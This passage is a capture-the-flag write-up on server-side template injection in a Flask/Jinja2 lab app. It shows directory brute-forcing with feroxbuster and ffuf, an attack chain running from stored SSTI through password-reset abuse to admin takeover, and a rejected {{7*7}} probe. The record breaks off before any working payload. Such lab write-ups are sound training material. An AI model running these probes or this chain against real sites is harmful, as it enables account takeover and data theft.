Red Teaming Python-based Application with SSTI - Part 4
Server Side Template injection / SSTI with evasion on Python (Flask and Jinja2) based application, whiteBox Pentesting scenario.
SSTI Exercise
Note: I already finished this CTF and it’s somewhere complicated and required a messy try in the beginning, even if you finished this CTF clean it require at least 3 account to login within the application.
So this write-ups would be straight-forward and didn’t gonna mess around to much.
Target from HTB:
http://94.237.120.119:39048
From HTB:
Welcome to the Guild ! But please wait until our Guild Master verify you. Thanks for the wait
Let’s spawn our docked target.
And our directory and source-code:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo feroxbuster -u http://94.237.120.119:39048/ --filter-status 404
___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben “epi” Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://94.237.120.119:39048/
🚩 In-Scope Url │ 94.237.120.119
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
💢 Status Code Filters │ [404]
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302 GET 5l 22w 227c http://94.237.120.119:39048/admin => http://94.237.120.119:39048/login?next=%2Fadmin
200 GET 69l 134w 2630c http://94.237.120.119:39048/login
302 GET 5l 22w 229c http://94.237.120.119:39048/logout => http://94.237.120.119:39048/login?next=%2Flogout
200 GET 50l 72w 702c http://94.237.120.119:39048/static/styles1.css
200 GET 71l 143w 2698c http://94.237.120.119:39048/signup
200 GET 56l 223w 2926c http://94.237.120.119:39048/
200 GET 63l 118w 2389c http://94.237.120.119:39048/forgetpassword
302 GET 5l 22w 231c http://94.237.120.119:39048/profile => http://94.237.120.119:39048/login?next=%2Fprofile
302 GET 5l 22w 235c http://94.237.120.119:39048/dashboard => http://94.237.120.119:39048/login?next=%2Fdashboard
302 GET 5l 22w 229c http://94.237.120.119:39048/verify => http://94.237.120.119:39048/login?next=%2Fverify
[#>------------------] - 24s 2813/30012 4m found:10 errors:0
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_94_237_120_119_39048_-1765964226.state ...
[#>------------------] - 24s 2815/30012 4m found:10 errors:0
┌──(kali㉿kali)-[~]
└─$ tree data
data
├── build_docker.sh
├── Dockerfile
└── guild
    ├── flag.txt
    ├── main.py
    ├── requirements.txt
    └── website
        ├── auth.py
        ├── __init__.py
        ├── models.py
        ├── static
        │   ├── alert.js
        │   ├── bootstrap.css
        │   ├── bootstrap.js
        │   ├── images
        │   │   ├── more-leaves.png
        │   │   ├── moroccan-flower.png
        │   │   └── wp3688942-medieval-background.jpg
        │   ├── styles1.css
        │   └── util.js
        ├── templates
        │   ├── admin.html
        │   ├── base2.html
        │   ├── base.html
        │   ├── dashboard.html
        │   ├── forgetpassword.html
        │   ├── getlink.html
        │   ├── home.html
        │   ├── login.html
        │   ├── newtemplate
        │   │   └── shareprofile.html
        │   ├── profile.html
        │   ├── resetpassword.html
        │   ├── signup.html
        │   └── verification.html
        ├── uploads
        └── views.py
8 directories, 30 files
So here’s some directory that’s enough in this CTF.
Look a glance at it I think it’s gonna be Python based applications, and when I see python based, I think I will try harder in the SSTI effort.
┌──(kali㉿kali)-[~]
└─$ cat data/guild/requirements.txt
flask
flask-sqlalchemy
flask-login
Pillow
Yep.
Here’s the full scenario we’re expected to do":
User Input
   ↓
Stored SSTI (Profile Bio)
   ↓
Admin Email Disclosure
   ↓
Predictable Password Reset
   ↓
Admin Account Takeover
   ↓
Admin-Context SSTI with Exiftool
   ↓
Arbitrary File Read
   ↓
Flag.txt Access
First we’re going to move around the Web Application like a regular user with creating an account:

Im just going to go with the regular (User 1)
email: anak@ayam.com
username: anakayam
passwd: anakayam

And right of the bat we’re asked to upload a picture (files), at first glance I would pretty much think this is the vulnerable begins and it’s true vulnerable.
But not for our first exploit, the first attack attempt would be on our profile for SSTI deployment.
So at this stage we can just upload a regular .PNG .JPEG .JPG or whatever you prefer.

I’m just gonna upload regular photo to it.

And it’s being sent, and we know another user (potentially admin) would look up to that upload.
What else can we poke around?
That’s right, our own profile:

Let’s try with regular “anakayam”

So now we have update our profile and we can share em.

It’s leading to end-points called /user/anakayam
Which contain /user directory, and our username, at my first try I tough we can try to enumerate usernames but that was unnecessary and unsuccessful.
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://94.237.120.119:39048/user/FUZZ -fc 500
        /’___\  /’___\           /’___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
________________________________________________
 :: Method           : GET
 :: URL              : http://94.237.120.119:39048/user/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 500
________________________________________________
[WARN] Caught keyboard interrupt (Ctrl-C)
┌──(kali㉿kali)-[~]
└─$ sudo feroxbuster -u http://94.237.120.119:39048/user/ --filter-status 404

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben “epi” Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://94.237.120.119:39048/user
 🚩  In-Scope Url          │ 94.237.120.119
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 💢  Status Code Filters   │ [404]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
500      GET        5l       37w      265c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[########>-----------] - 2m     13067/30000   2m      found:0       errors:0
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_94_237_120_119_39048_user-1765947523.state ...
Looking at our profile we can see the bio we update:

I believe the small one on the right are our bio.
Let’s change it again:

Yep:

Now let’s try if the bio update HTTP request can results us back an SSTI vulnerability with a regular:
{{7*7}}

But it can’t, our payload of {{7*7}} are getting rejected due to bad character.
Which we can see the source-code here:
